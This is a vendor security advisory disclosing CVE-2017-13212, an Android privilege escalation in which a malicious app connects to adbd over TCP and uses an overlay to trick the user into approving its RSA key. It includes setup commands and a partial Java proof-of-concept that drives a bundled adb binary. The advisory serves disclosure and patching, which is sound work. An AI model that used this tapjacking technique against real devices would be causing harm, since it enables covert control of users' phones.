MWR LABS

Security Advisory

Privilege Escalation via adbd Misconfiguration

17/01/2018

Software	Android Open Source Project (AOSP)
Affected Versions	Android 4.2.2 to Android 8.0
CVE Reference	CVE-2017-13212
Author	Amar Menezes
Severity	Moderate
Vendor	Google
Vendor Response	Fixed in January 5, 2018 Android Security Bulletin

Description:

A local privilege escalation vulnerability was identified in Android by exploiting the Android Debug Bridge daemon (adbd) running on a device.

If an android device was found to be running adbd configured to be listening on a TCP port, a feature commonly referred to as '**ADB over Wifi**', a malicious application running on the device could connect and authenticate to the adbd daemon and escalate its privileges to that of adbd.

Exploiting this misconfiguration would allow the android application to elevate its privileges from the context of "`u:r:untrusted_app:s0`" to that of "`u:r:shell:s0`".

Impact:

This adbd configuration could be exploited by a malicious application running on the device with the ability to connect to the TCP port that adbd is listening on. This typically requires the application to define the INTERNET permission in its AndroidMainifest.xml. Once an application has successfully authenticated to the daemon, it can then execute commands with the privileges of the adb shell user. This would allow the application to perform privileged functions such as installing/uninstalling applications, reading and writing to the SDcard, recording the user's screen contents, injecting touch events to automate user input, etc.

However, the impact of this vulnerability is significantly reduced as by default adbd in AOSP images is configured to only be accessible via authenticated USB connections. Applications installed on a device are not able to force ADB to run over Wifi instead of the default USB. Therefore exploiting this vulnerability is only possible where the device owner had already enabled ADB over Wifi.

Cause:


The SystemUI pop-up used to display the RSA authentication prompt when an adb server attempts to connect to adbd is vulnerable to overlay attacks. Should the targeted android device be running ADB over Wifi, a malicious android application on the device could initiate a connection to adbd over the TCP port it's listening on and attempt to authenticate to adbd. The application would be able to overlay the RSA authentication prompt with an arbitrary message to trick the user into authorising the adb server connection originating from the malicious application.

Solution:

This vulnerability was addressed by adding overlay detection capabilities to the SystemUI pop-up used to display the RSA authentication prompt. The patch for which was included in the January 5, 2018 Android Security Bulletin. Android users are advised to update their devices to this patch level.

Technical details

This vulnerability exists only when an android device has 'USB Debugging' enabled and has adbd listening on a TCP port. Prior research on attacking adb over TCP has required attackers to be on the same local network as the victim's device and then attempt to authenticate to adbd over the local network[1][2]. This vulnerability was patched in Android 4.2.2 with the introduction of Secure USB debugging. Secure USB debugging requires the user of the device to authorise every adb server connection by verifying the adb server's RSA public key. Thus, even if an attacker on the same network did connect to adbd over TCP, the attacker would have to get around the RSA authentication before authenticating to adbd. An example of this RSA authentication prompt is shown below:



[1] https://www.trustwave.com/Resources/SpiderLabs-Blog/Abusing-the-Android-Debug-Bridge/
[2] http://www.sersc.org/journals/IJSIA/vol9_no4_2015/29.pdf

Up until Android 5.0, AOSP images for Android would ship the adb binary under /system/bin/adb. Some researchers have suggested that it would be possible to use this binary to connect to adbd and gain privileges of the shell user. From Android 6.0 onwards, this arm binary was dropped from the AOSP. It was found that even with these measures in place, it is possible for a remote attacker with a malicious application on a targeted device to defeat/circumvent existing defences and exploit adbd over TCP.

In order for a malicious application to exploit this configuration, it would first have to identify the TCP port on which adbd is listening on and then authenticate itself to the daemon. Once authenticated, the malicious application would be able to execute commands on the device as the adb shell user. This attack was tested on Android 7.1.2 and would affect all versions prior to it that support connecting to adbd over TCP.

Enabling adbd to listen on a TCP port is done using the following adb command "adb tcpip <portnumber>". For the purpose of demonstrating this vulnerability, adbd was configured to listen on port 5555:

```
$ adb tcpip 5555
restarting in TCP mode port: 5555
```

To confirm that adbd was listening on TCP port 5555, the netstat output of the targeted device is shown below:

```
# netstat -antp | grep 5555
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
tcp   0      0            :::5555           :::*                    LISTEN      27637/adbd
```

On a device with USB debugging enabled and adbd listening on a TCP port, a malicious application would first have to connect to adbd using either a precompiled adb binary packaged within the application or the application should implement the adb server protocol to communicate with adbd. If the adb server hasn't been authorised by the device, it would trigger an authentication request and prompt the user to verify and accept the RSA public key.

In order to circumvent the RSA authentication challenge an attacker can draw an overlay to partially obscure the RSA Public key prompt in an attempt to tapjack and authorise the adb server. This approach to authenticate to adbd is scalable and trivial to exploit. An application which has declared the SYSTEM_ALERT_WINDOW permission in its Android Manifest would be able to draw overlays over SystemUI prompts.


A Proof-of-Concept application was developed to demonstrate this attack. The application would bundle a pre-compiled adb binary and use that to spawn an adb server instance once installed on the device. This PoC application defined the INTERNET permission to allow it to connect to TCP port the adbd server was listening on and the SYSTEM_ALERT_WINDOW permission to draw overlays over the RSA key prompt. In order to verify the escalation had worked, a *Refresh* ID button was added to display the application's current uid and group membership. The following screenshot shows the PoC application's uid and the group membership before escalating privileges:

The *Escalate* button whose functionality is defined below is used to trigger the exploit and attempt to elevate the application's privileges:


```
private void escalatePriv() {
        if(first_attempt) {
            first_attempt = false;
            try {
                // Get a file handle to the bundled adb binary
                File adb = new File(this.getFilesDir() + "/adb");
                //Check for unauthorised devices to connect to
                ProcessBuilder builder = new ProcessBuilder(adb.getAbsolutePath(),
"devices");
                builder.directory(this.getFilesDir());

                Map<String, String> env = builder.environment();
                env.put("HOME", this.getFilesDir().toString());
                env.put("TMPDIR", this.getFilesDir().toString());

                Process adb_devices = builder.start();
               // Check for adbd listening port
                String output = getDevices(adb_devices.getInputStream());
                Log.d(LOG_TAG, output);
                int rc = adb_devices.waitFor();
```

```
                //CASE: USB debugging not enabled and/or adbd not listening on a tcp port
                if (output.isEmpty()) {
                    Log.d(LOG_TAG, "USB debugging not enabled and/or adbd not listening on
a tcp port");
                }

                //CASE: We have a tcp port, however the device hasn't been authorized
                if (output.toLowerCase().contains("unauthorized".toLowerCase())) {
                    //If we're here, then we most likely we have a RSA prompt
                    showOverlay2();
                    hideOverlay();
                    Log.d(LOG TAG, "We haven't been authorized yet...");
                }else if(output.toLowerCase().contains("device".toLowerCase())){
                    Log.d(LOG_TAG, "We have authorization");
                    hideOverlay();
                    auth = true;
                } else {
                    hideOverlay();
                    Log.d(LOG_TAG, "The port is probably in use by another process");
                    auth = false;
                }

            } catch (Exception e) {
                Log.e(LOG_TAG, e.toString());
                hideOverlay();
            }
        }else {
            //Check if we have been authorized and set auth
            if(!auth){
                //escalatePriv();
                Log.d(LOG_TAG, "In escalatePriv(), we're still not authenticated");
            }
        }

    }
```


On taping *Escalate*, the adb server bundled with the PoC application attempts to connect to adbd. This triggers a SystemUI pop-up that prompts the user to accept the adb server's RSA Public key. An example of which is shown in the screenshot below:



This SystemUI pop-up is vulnerable to tapjacking attacks and can be overlayed with an arbitrary message in order to trick the user into authorising the connecting adb server. The PoC application can reliably determine when the prompt was triggered and draws an overlay to obscure original intended message. The following screenshot shows an arbitrary message drawn over the RSA Public Key prompt:



Should the user tap on OK, the RSA key would be accepted and the adb server started by the application would have successfully authenticated to adbd. Once authenticated to adbd, the application can then execute commands via the adb server. The following screenshot shows the app executing the id command with elevated privileges:



Once escalated to the shell user, the application would be granted permissions granted to uid 2000 and defined in /data/system/packages.xml. Some of the more interesting ones are listed as follows:

```
android.permission.REAL_GET_TASKS"
android.permission.CLEAR_APP_USER_DATA"
android.permission.INSTALL_PACKAGES"
android.permission.BLUETOOTH"
android.permission.WRITE_MEDIA_STORAGE"
android.permission.ACCESS_SURFACE_FLINGER"
android.permission.INSTALL_GRANT_RUNTIME_PERMISSIONS"
android.permission.DISABLE_KEYGUARD"
android.permission.KILL_BACKGROUND_PROCESSES"
android.permission.MANAGE_DEVICE_ADMINS"
android.permission.GRANT_RUNTIME_PERMISSIONS"
android.permission.READ_FRAME_BUFFER"
android.permission.INJECT_EVENTS"
```

Detailed Timeline

Date	Summary
2017-05-28	Issue reported to Google
2017-06-12	Google's initial severity assessment rates it as Moderate
2018-01-05	Patched in January 5, 2018 Android Security Bulletin
2018-01-17	Public disclosure of vulnerability and technical blog post